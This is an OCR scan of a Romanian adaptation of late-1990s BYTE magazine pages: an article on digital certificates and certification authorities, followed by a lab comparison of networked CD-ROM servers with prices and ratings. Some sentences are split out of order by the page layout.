Timişoara: SOWAH ROMANIA - str. Siret nr. 15 tel. 056/221177, 221173; AUTOCOM - str. Brediceanu nr. 8 tel. 056/201919; DATA BIT - str. Brediceanu nr. 8, et. 5 tel. 056/201461, 201473; HECO - str. Tache Ionescu nr. 17 tel. 056- 131585, 201381; MAYON COMPUTER - str. L. Rebreanu nr. 101 tel. 056/161383, 220533;
Tulcea: MICROLINE - str. 9 Mai nr. 1 tel. 040/516369;
Zalău: MAGIC COMPUTER - str. Crinului nr. 3 tel. 060/612130

5% reducere de preț

server este un lucru, dar definirea riscurilor pentru un certificat care produce neplăceri este un lucru diferit.

Cu timpul, autoritățile de certificare ar putea adopta o structură similară serviciilor de asigurare înglobate în serviciile instalatorilor de lacăte sau mesagerilor. Dacă se abuzează cu certificatul și cineva suferă pierderi, un fond de asigurări va oferi o compensație. Organismele CA vor trebui să verifice trecutul oamenilor înainte de a oferi aceste certificate cu grad mai ridicat de autentificare.


Responsabilitate personală

Desigur, nu depinde numai de autoritățile de certificare. VeriSign cere să păstrați certificatul într-un sistem „de încredere“ . Ce înseamnă de încredere? Conform VeriSign este „hardware, software și proceduri cu securitate rezonabilă față de intruși și abuzuri, care oferă disponibilitate rezonabilă, fiabilitate și operații corecte și sunt rezonabil de adecvate pentru realizarea funcțiilor avute în vedere. În plus, impun și o politică de securitate aplicabilă“.


Cuvântul „rezonabil“ nu este precis și definirea lui se poate modifica în timp. Ar putea de exemplu să însemne un client Windows 95 azi sau ceva complet diferit mâine, dacă se detectează o lipsă crasă de securitate în Windows 95. De exemplu, dacă vor prolifera componentele ActiveX făcute rău intenționat, atunci va fi considerat rezonabil pentru utilizatorii care doresc securitate să nu execute module ActiveX pe echipamentele lor.

Utilizatorii vor avea responsabilitatea să păstreze certificatele pe un sistem și să fie atenți să se asigure că au luat toate măsurile rezonabile pentru a păstra securitatea sistemului. Această responsabilitate va fi cea mai oneroasă și dificilă pentru utilizatorul

Cum să aveți încredere



Aceasta este lumea certificatelor ierarhice și o linie cu săgeată reprezintă procesul de certificare. Entitatea de la capătul săgeții va avea cheia publică certificată de capătul fără săgeată. Toată autoritatea provine dintr-o piramidă mare care poate imita ordinea impusă de guverne.



O versiune de autoritate de certificare cu „rețea de încredere“ permite ca mai multe persoane să certifice autenticitatea cheii publice pentru o persoană. În acest caz, anumite perechi de oameni se certifică reciproc (Mary & Gary, Baca & Uzina). La alte versiuni certificarea este unidirecțională.

Extinderea certificatelor

Certificatele au fost inventate pentru garantarea cheilor publice, dar pot face mai mult. Acesta din cauză că fiecare certificat se compune dintr-un set de câmpuri extensibile. Anumite câmpuri sunt predefinite. Dar puteți adăuga câte doriți. Corporațiile ar putea să dorească structuri puternice de certificate care conțin date în plus despre privilegiile proprietarului. De exemplu, un certificat poate fixa o limită a valorii contractului care poate fi garantat de un angajat. Șeful serviciului financiar poate avea o semnătură digitală valabilă pentru orice contract, indiferent de valoare. Un angajat nou, simplu poate obține o semnătură valabilă doar pentru o sumă mică (de exemplu 100$).

Nu există limitări privind câmpurile ce se pot adăuga la un certificat. Ne putem imagina ușor certificate care specifică nivelul cheltuielilor de deplasare (clasa I sau II), tipul de parcare, accesul la anumite documente financiare și chiar accesul la grupul sanitar al conducerii. Fiecare corporație poate alege o implementare diferită a acestor câmpuri.

IBM are planuri de ajutorare a companiilor pentru a adăuga securitate la nivel de certificate la datele proprii. Acesta este tipul de lucrări atotcuprinzătoare de care au nevoie firmele de certificate pentru a justifica instalările de anvergură la companii. Acest tip de sistem ar permite oamenilor să verifice informații privind propriile beneficii, planuri 401 (k) și alte afaceri personale pe care firma angajatului trebuie să le păstreze secrete.

Structurile de certificate de firme ar putea fi mutate și pe o structură de Web. Noul angajat ar putea primi doar o semnătură generală, eliberată ca un ID de departamentul de pază și securitate, în timp ce certificatele conducerii superioare ar fi garantate de semnături digitale personale ale grupului de directori. Accesul la documente financiare ar necesita un certificat garantat de biroul controlorului financiar intern, iar în cazul proiectelor speciale o securitate pe compartimente ar putea fi asigurată prin solicitarea ca certificatul celui care dorește acces să poarte semnătura conducătorului de proiect.

obişnuit, deoarece majoritatea oamenilor nu sunt conştienţi în privinţa securităţii sistemului.

Poate fi imposibil să se constate exact ce se va întâmpla dacă cineva pierde o cantitate însemnată de bani din cauza certificatului compromis. În majoritatea cazurilor, cel care deţine certificatul va purta răspunderea. Doar calculatorul beneficiarului are cheia privată necesară semnării fişierelor, deci acest calculator va fi considerat singura sursă verosimilă a cheii. Dar şi autoritatea de certificare poate fi trasă la răspundere dacă altcineva reuşeşte să înregistreze o altă cheie în numele unei anumite persoane. VeriSign ia anumite măsuri de siguranţă pentru a asigura că revocarea certificatelor se face doar de către proprietarul de drept. Doar timpul şi instalările de test vor arăta dacă VeriSign, Thawte sau orice altă autoritate de certificare taxează suficient clientul pentru a acoperi cheltuielile provenite din responsabilităţi, atunci când apar probleme.

Ce se va întâmpla?

Majoritatea uneltelor de creare şi verificare a semnăturilor digitale sunt încă în fază de laborator. În acest moment, navigatoarele Web care folosesc SSL pentru a face conectări cu securitate sunt singurele care utilizează frecvent semnăturile digitale. Alţii însă au vise mai mărețe.

În frunte se află băncile. Ele sunt conştiente că un comerţ realizat pe Internet presupune o modalitate de verificare a autenticităţii documentelor de tipul cecurilor sau autenticităţii cărţilor de credit. Protocolul SET promovat de Visa şi MasterCard este una dintre cele mai sofisticate utilizări a semnăturilor digitale şi aceste companii au intenţia de a promova protocolul ca standard pentru comerţul electronic. Conform declaraţiilor de la Visa şi MasterCard data finalizării SET s-a decalat de la 14 aprilie la 31 mai, deci nu existau amănunte disponibile în momentul redactării articolului.

Multe corporaţii recunosc că dispun de puteri limitate de control asupra angajaţilor şi a ceea ce fac aceştia pe Net. Nu este greu să ne imaginăm un funcţionar mărunt care angajează firma în contracte majore. Multe companii, ca IBM, Apple, Xcert, GTE şi VeriSign caută activ mijloace de realizare a unor structuri pentru companie care asigură suport pentru semnături digitale.

Avocaţii se alătură şi ei efortului. Utah a fost primul stat care a avut iniţiativă legislativă pentru recunoaşterea semnăturilor digitale şi urmează multe alte state. Din păcate, legislaţia diferă uşor de la un stat la altul. Până la urmă guvernul SUA va elabora propriile reglementări care vor elimina diferenţele existente. American Bar Association, are un comitet activ pentru formularea de recomandări privitoare la utilizarea semnăturilor digitale în comerţ.

Aceste forţe văd că infrastructura pentru suportul semnăturilor digitale este pasul ce urmează pentru Web. Cu toate că este imposibil de prevăzut cum vor arăta lucrurile până la urmă, se poate vedea că mediul rezultat va fi în mare măsură determinat de către cele două forţe majore cu lichidităţi mari implicate: băncile şi avocaţii.

Efectul general va fi o reţea de încredere în creştere. La început, oamenii vor avea certificate valabile doar pentru o organizaţie, la un moment dat. Discul dumneavoastră va arăta ca portofelul americanilor, pe măsură ce se va umple cu certificate pentru serviciu, clubul sportiv, permisul de conducere, grupul de cercetaşi sau practic orice alt domeniu al vieţii. Cu timpul, organizaţiile vor începe să lege bazele lor de date şi să contrasemneze certificatele pe măsură ce lumea se obişnuieşte cu structura.

„Oamenii au crezut că lumea certificatelor va forma doar o piramidă mare“ spune Scott Dueweke, marketing manager la IBM pentru sisteme de plăţi electronice şi certificate. „Nu cred că mulţi dintre cei profund implicaţi mai cred acest lucru. Cred că veţi vedea insule de încredere, care vor fi corporaţii, asociaţii sau guverne. Pe măsură ce insulele vor creşte, vom avea încet o reţea completă de încredere.“ ■

Peter Wayner este Consulting editor BYTE şi locuieşte la Baltimore. Este autorul cărţii: The Digital Cash (AP Professional Press 1997). Îl puteţi contacta pe Web la: **http://www.access.digex.net/~pcw/pcwpage.html**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Sisteme de certificate

Lumea relativ nouă a certificatelor este condimentată cu nume puţin cunoscute. Până recent, chiar şi VeriSign a fost relativ puţin cunoscut. Dar câteva companii cu adevărat mari înaintează cu soluţii complete proprii.

World Registry de la IBM. IBM obţine un avans serios în furnizarea de software de certificare prin produsul cunoscut ca IBM Registry. IBM Registry foloseşte certificate şi semnături digitale cu chei publice ca bază a unei game largi de produse oferite, cum sunt casele de bani personale, arhivele pentru afaceri, servicii de fişiere director şi marcaje de timp. O firmă ar putea să construiască o bibliotecă ce conţine documentele importante şi aranja drepturile de acces pentru personal, pentru a fi sigur ca restricţiile sunt corespunzătoare. Certificatul ar putea controla accesul şi permite ca orice acces la arhivă să fie autentificat.

IBM are în plan să ofere această tehnologie pentru un public mai larg prin închirierea de spaţiu pe serverele de la BigBlue. Compania are planuri să execute softul în două locuri distincte geografic pentru a preveni orice catastrofe fizice şi a asigura disponibilitatea datelor atunci când reţeaua cade. IBM utilizează termenul de hardened pentru a descrie securitatea asigurată sistemului, ca şi cum ar fi pentru rachete nucleare.

CyberTrust de la GTE. Acesta este sistemul ales de MasterCard pentru a asigura gradul superior de securitate al sistemului propriu SET. Băncile care au departamente pentru cărţi de credit şi doresc să asigure suport pentru sistemul SET de la MasterCard vor primi certificate de la GTE. Şi băncile individuale care vor dori să administreze certificatele clienţilor pot obţine licenţa SETSign de la GTE.

GTE mai are în plan să asiste companiile în dezvoltarea propriilor infrastructuri pentru certificate. CyberSign va deservi toate funcţiunile de la un server local al corporaţiei. Dacă nu doriţi să aveţi problemele şi implicaţiile de securitate asociate cu execuţia locală, puteţi contracta serviciul de la GTE. VirtualCA va face treaba de la distanţă.

Entrust de la Nortel. Unul dintre produsele cu cea mai stabilă prezenţă pe piaţă este sistemul de criptare, certificare şi semnături Entrust de la Nortel. (vedeţi şi articolul: Nu pierdeţi cheia Entrust, BYTE Mai 1996). Baza de date centrală Entrust emite două perechi de chei publice pentru fiecare persoană. Una este pentru semnături, este mai lungă pentru securitate. Alta, pentru criptarea de mesaje este mai scurtă deoarece este probabil schimbată mai des. Entrust distribuie şi un API care va permite companiilor să dezvolte aplicaţii proprii care se execută pe sistemul lor local

INFORMAŢII UTILE

Entrust Technologies Ltd.
Nepean, Ontario,
Canada
613-765-5607
http://www.entrust.com

GTE
Needham Heights, MA
800-487-8788
http://www.cybertrust.gte.com

IBM
Armonk, NY
800-426-4968
520-574-4600
http://www.ibm.com/security
http://www.internet.ibm.com

VeriSign
Mountain View, CA
415-961-7500
http://www.verisign.com/

Aceste servere de CD-ROM-uri sporesc capacitatea de deservire a reţelei dvs.

De redactorii BYTE

CD-ROM-uri centralizate

În prezent, CD-ul reprezintă fără îndoială mediul cel mai popular pentru aplicaţii şi furnizare de date. Imună la capriciile mediului magnetic, natura durabilă a CD-ului reprezintă o alegere naturală pentru stocarea pe termen lung. Furnizorii de date folosesc CD-ul ca şi suport de stocare pentru programe, periodice, baze de date legale şi medicale, dispoziţii guvernamentale, cataloage şi materiale de referinţă.

Pe măsură ce tot mai multe materiale şi date sunt realizate şi distribuite pe CD, administratorii de reţele trebuie să răspundă la provocarea de-a partaja eficient aceste resurse în interiorul grupurilor de lucru asociate şi pentru modul de lucru în reţea. O soluţie ar fi serverele de CD-ROM-uri legate în reţea, care reprezintă subiectul tratat în acest Lab Report.

Descrierea contextului

Am cerut fiecărui producător să furnizeze un server independent, care să ofere un suport pentru Windows NT şi NetWare şi care să conţină de la 7 la 14 unităţi CD-ROM interne cu viteze de la 8x la 12x. Sistemele trebuiau să fie configurate pentru o reţea Ethernet 10Base-T. Am stabilit un preţ arbitrar de 20,000$. Am exclus soluţiile de servere care nu erau independente şi sistemele tonomat care nu păstrează în mod constant datele disponibile on-line.

Cele şase sisteme pe care le-am testat provin de la producători specializaţi în soluţii de servere CD-ROM: Boffin, Excel Computer, Micro Design International (MDI), Microtest, Microtest Enterprise Group şi TAC Systems. Pe durata evaluărilor, performanţa măsurată a acestor sisteme a variat de la excelent la inacceptabil. Pentru testare s-au utilizat procese de servire a clienţilor singulari precum şi a clienţilor multipli într-un mediu cu un trafic încărcat.

Patru dintre sisteme, 7 Bay Tower de la Boffin, CD-Express Connect de la MDI, DiscPort Tower-7 de la Microtest şi HotSwap LanRediTowerDrive de la TAC Systems sunt servere non-PC. Fiecare este construit în jurul unei interfeţe inteligente SCSI-Ethernet care conţine tot hardul, softul şi puterea de procesare necesară pentru a lucra ca şi un file server independent cu câteva sau chiar fără componente externe. Unităţile de la Boffin şi TAC Systems folosesc implementări ale controlerului de server CD-ROM Axis StorPoint. Cele două dispozitive de la MDI şi Microtest folosesc un design proprietar.

BYTE BEST
SERVERE CD-ROM

Serverul Microtest DiscPort Enterprise

Acesta a fost sistemul care s-a remarcat în testele noastre, deşi l-am depunctat un pic pentru slaba sa documentaţie. Dar atenţie, veţi plăti un preţ de nivel de lux (aproape dublu faţă de următoarea unitate mai puţin costisitoare) pentru acest server CD de mare viteză şi s-ar putea să fiţi la fel de satisfăcuţi de o variantă mai ieftină însă mai lentă.

Celelalte două sisteme sunt construite în jurul unor modele Pentium convenţionale, fiind dotate cu placă de bază, memorie, disc hard, cartelă de interfaţă cu reţeaua şi subsisteme video. Acestora, producătorii le-au adăugat softul şi hardul necesar pentru a crea un sistem care poate deservi CD-ROM-uri.

Din păcate, nu am fost în măsură să rulăm alte două sisteme suplimentare pe care le-am primit. Unul dintre ele - CDPowerServ de la Cutting Edge - a fost configurat pentru NetWare, însă nu şi pentru Windows NT; softul NetWare însă a fost inoperabil. Încercarea noastră de-a instala şi configura NT - în ciuda consultărilor cu furnizorii Cutting Edge şi a celor de soft de reţea de la Ornetix - s-a soldat cu un eşec.

De asemenea am renunţat la un sistem PlexServ NT de la Plextor. Dispozitivul a fost livrat cu 16 MB RAM, care conform celor de la Plextor reprezenta configuraţia de bază pentru unitate. Însă softul pe care Plextor îl oferea avea nevoie în mod clar de 32 MB RAM pentru a rula. Sistemul ar fi boot-at, însă n-ar fi fost capabil să ruleze nici un benchmark.

Configurarea sistemului DiscPort Tower-7 de la Microtest a fost problematică. Softul furnizat nu a funcţionat, însă am reuşit să-l configurăm folosind un PC separat pe post de server. HotSwap LanRedi TowerDrive de la TAC Systems a rulat două din cele trei teste de performanţă, dar nu a reuşit să termine complet setul. TAC a atribuit această cauză unei probleme de firmă a unităţilor CD-ROM.

Economii mari

Dorinţa pentru un acces partajat la CD-uri apare în special în cazul unui departament sau grup de lucru. Cele mai multe dintre PC-urile de reţea existente nu au unităţi CD-ROM. Chiar dacă preţul pentru un drive CD-ROM este relativ scăzut, echiparea fiecărei staţii de lucru dintr-un departament sau grup de lucru cu propriul său drive nu ar fi deloc eficientă. Mai multe unităţi implică prea multe copii ale aplicaţiilor, discuri de date şi acorduri de licenţă.

Pe măsură ce în mod normal dezvoltarea evoluează spre nivel întreprindere, apar alte probleme. Logistic, distribuirea masivă de




Illustration based on Micro Design International's CD-Express Connect

CD-uri este prescrisă situațiilor în care datele sunt actualizate frecvent sau în care securitatea este esențială. Prin comparație, unitățile CD-ROM legate în rețea implică hardware și software ieftin și elimină necesitatea de-a echipa individual fiecare PC din grupul de lucru.

Un scop, mai multe căi

Orice administrator de rețea trebuie să rezolve câteva probleme concurente. El trebuie să ofere un acces la date pentru toți utilizatorii unei rețele și trebuie să servească un număr crescător de discuri. Și nu în ultimul rând, trebuie să păstreze munca de administrare și de configurare la un nivel rezonabil. În mod curent, sunt folosite câteva soluții diferite.

O metodă comună de conectare în rețea a unităților CD-ROM o reprezintă atașarea lor la un file server existent. Această metodă necesită un file server care are disponibile suficiente resurse procesor și de memorie. Metoda este eficientă pentru grupuri de lucru care folosesc un singur protocol și în care administrarea este strâns legată de hardul serverului.

O altă soluție, abordarea peer-to-peer este frecventă în lumea Unix. Softul încărcat pe fiecare stație comunică direct cu softul de comunicație încărcat pe un server CD-ROM dedicat. Folosirea stațiilor de lucru în acest mod reprezintă o soluție eficientă din punctul de vedere al costului. Dar softul client consumă resurse pe fiecare stație și creează sarcini administrative suplimentare.

O a treia soluție, care folosește un server CD-ROM subordonat, vă permite să conectați o serie de drive-uri CD-ROM sau o unitate turn oriunde în rețea. Deși serverul subordonat nu are conexiuni directe către PC-ul superior, el necesită un modul soft localizat pe server pentru a putea fi controlat. Dezavantajul major al acestei abordări este că cererile CD-ROM trebuie să traverseze de două ori rețeaua - odată de la client la server și din nou de la server la turnul CD-ROM.

O soluție cu impact redus, de înaltă performanță poate fi obținută folosind un server CD-ROM independent care se conectează direct la rețea și operează fără ajutorul vreunui file server. Acest server CD-ROM conține propriul software și hardware, nu folosește resursele altor servere de fișiere și comunică direct cu clienții.

Deoarece un server CD-ROM independent apare ca și un file server adevărat pentru rețea, el nu necesită încărcarea unui software special la clienți, eliminând astfel necesitatea pentru a distribui, configura și a actualiza clienții. Adăugarea unui server CD-ROM independent la rețea este rapidă și ușoară, fiind nevoie doar de utilitare de administrare de SO de rețea standard. Unele servere CD-ROM independente oferă suport pentru protocoale multiple. Un singur server, spre exemplu, poate opera simultan în NetWare, Windows, OS/2, Unix și Web.

Au contribuit
Andrew Froning, managing editor/NSTL
Dorothy Hudson, project manager/NSTL
Steve Platt, director of electronic publications/NSTL

ILUSTRAȚII: SANDERS / TIKKANEN DESIGN & ILLUSTRATION © 1997

Cele mai bune

SERVERE CD-ROM

Este greu să faci afirmații pertinente în legătură cu performanța unui server CD-ROM. În mediile cu un trafic încărcat, în care serverele CD-ROM singure pot umple conducta (pipeline) Ethernet, o mare parte din timp este irosit pentru așteptarea de ocazii pentru transmiterea propriilor date. Dar când aceeași cantitate mică de date trebuie să fie citită în mod repetat de clienți diferiți, performanța cache-ului reprezintă un element mult mai important decât rata de transfer totală.

Câștigătorul nostru detașat, atât în categoria serverelor pe platformă PC, precum și per global a fost DiscPort Enterprise Server de la Microtest. Nu doar că DiscPort Enterprise a obținut rezultatele cele mai impresionante în toate cele trei teste de furnizare de date, dar de asemenea, a oferit cel mai mare număr de caracteristici. Lipsa unei documentații adecvate i-a coborât însă punctajul de utilitate undeva sub valoarea medie.

Deși nu a reușit să atingă performanța DiscPort Enterprise, 7 Bay Tower a obținut cele mai bune valori în categoria serverelor non-PC. Rata sa de transfer n-a depășit niciodată 60% din cea atinsă de DiscPort Enterprise, însă a fost impresionant de constantă. Datorită unei configurări ușoare și a unui preț avantajos, Boffin 7 reprezintă o contra-ofertă serioasă în special pentru aplicațiile sensibile la performanță.

Servind date

În testul de date fără cache am măsurat cât de rapid poate satisface un server CD-ROM o cerere unică provenind de la un singur client pentru o citire secvențială dintr-un singur fișier de pe un singur CD-ROM. Teoretic, rata maximă de transfer de la un server la client este limitată fie de rata de transfer a unității CD-ROM, fie de lățimea de bandă a rețelei.

Toate sistemele pe care le-am testat au folosit unități CD-ROM SCSI 8x sau 12x, astfel că singura limită a performanței hard a constituit-o conexiunea Ethernet. Intern, posibilitatea de-a alege între SCSI și hardware de rețea ar putea duce la gâtuiri ale performanței. Cele două servere pe platforme PC, DiscPort Enterprise și Excel CDS-14 au venit ambele echipate cu cartele NIC de 10/100 Mbps Ethernet. Cele patru servere CD-ROM non-PC pe care le-am testat au fost fiecare echipate cu conexiuni Ethernet de 10-Mbps.

DiscPort Enterprise a livrat date nesalvate în cache la o rată de 51% din capacitatea maximă a rețelei, ceea ce reprezintă într-adevăr o reușită. El și-a întrecut competitorii apropiați, 7 Bay Tower cu 34% și

Estimarea investiției

Avantajele adăugării unui server CD-ROM dedicat rețelei dvs este clar. Un sistem care servește CD-uri permite o administrare și un control ușoare și - ce este mai important - nu are un impact negativ asupra infrastructurii rețelei dvs. Dar atunci când definiți o valoare reală , trebuie să cântăriți cu atenție beneficiile față de costurile reale.


Graficul alăturat indică două aproximări interesante ale sistemelor testate. Primul set de date indică rata de transfer medie a fiecărui sistem pentru trei teste de performanță, în octeți / secundă. Al doilea set de date indică cât costă să obții această rată de transfer, măsurată în octeți / secundă / dolar.

DiscPort Enterprise Server de la Microtest a obținut cea mai mare rată de transfer medie dintre sistemele pe care le-am testat: 937,548 Bps. Această performanță este însă extrem de scumpă. La 19,999$, DiscPort Enterprise a fost de la depărtare cel mai scump sistem pe care l-am testat. Cel de-al doilea, 7 Bay Tower, a reușit doar 60% din performanța atinsă de DiscPort Enterprise.

În termeni de valoare reală, 7 Bay reprezintă liderul de necontestat. Cu un preț de 3548$ el furnizează date cu o rată eficientă de 161Bps/dolar. Aceasta este aproximativ de patru ori performanța de 47-Bps/dolar atinsă de DiscPort Enterprise.

Instinctul primar v-ar putea îndemna să cumpărați un singur server de înaltă performanță care să deservească întreaga rețea. În acest caz, rata de transfer totală este importantă pentru servirea mai multor clienți simultani dintr-o rețea la nivel întreprindere. Când se justifică folosirea unui singur server central CD-ROM, performanța suplimentară pe care o poate furniza DiscPort Enterprise ar putea influența alegerea.

Pe de altă parte, câteva servere CD-ROM distribuite într-o rețea, cum ar fi nivelul grup de lucru, ar putea fi o topologie mult mai logică pentru aplicația dvs. Serverele izolate pot reduce cerința pentru discuri care să poată fi schimbate, pot îmbunătăți securitatea și în cazul sistemului 7 Bay, pot să vă salveze banii și să îmbunătățească rata de transfer efectivă.



Performanța și prețul sunt deseori diferite, însă aici sistemul cel mai puțin costisitor furnizează cea mai bună valoare per dolar.

LAB REZULTATE


SERVERE CD-ROM

CEL MAI BUN/CEL MAI BUN SERVER BAZAT PE PC

DiscPort Enterprise Server for Windows NT de la Microtest Enterprise Group

DiscPort Enterprise Server a ieşit campion, egalizând sau depăşind celelalte sisteme în mod consistent. Furnizând o rată de transfer aproape maximă sub toate constrângerile, a fost cea mai bună variantă pentru mediile pretenţioase în care performanţa este singura care contează. Pentru aplicaţii mai puţin pretenţioase, preţul ridicat îl face să fie mai puţin căutat.


APRECIERE



CEL MAI BUN SERVER NON-PC

Boffin 7 Bay Tower

Localizat la capătul opus al spectrului preţului în comparaţie cu DiscPort Enterprise Server, Boffin 7 Bay oferă o performanţă medie, însă consistentă în ceea ce priveşte cererile. Cu un preţ de doar 3548$, serverul reprezintă o ofertă avantajoasă din punct de vedere al banilor. În cazul în care banii nu reprezintă principalul motiv, această unitate reprezintă o alegere serioasă pentru un rol de server CD-ROM primar sau secundar.



	PREŢ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	CARACTERISTICI	UTILITATE	APRECIERE GENERALĂ
Microtest Enterprise Group DiscPort Enterprise Server	**$19,999**	★★★	★★★	★★★★★	★★★★★	★★★	★★★★★
Boffin 7 Bay Tower	$3548	★★★	★★★	★★★	★★★★	★★★	★★★
Excel CDS-14	$7995	★★★	★★★	★★	★★★★	★★★★	★★★
MDI CD-Express Connect	$4395	★★★	★★★	★	★★★★	★★★	★
Microtest DiscPort Tower-7	$5695	★★★	★★★	★★★	★★★★	★★★	★★★
TAC Systems HotSwap LanRedi TowerDrive	$11,050	★★★	★★★	★	★★★★★	★★★★	★

★★★★★ Excepţional ★★★★ Foarte Bine ★★★ Bine ★★ Acceptabil ★ Slab

CD-Express Connect cu 75%.

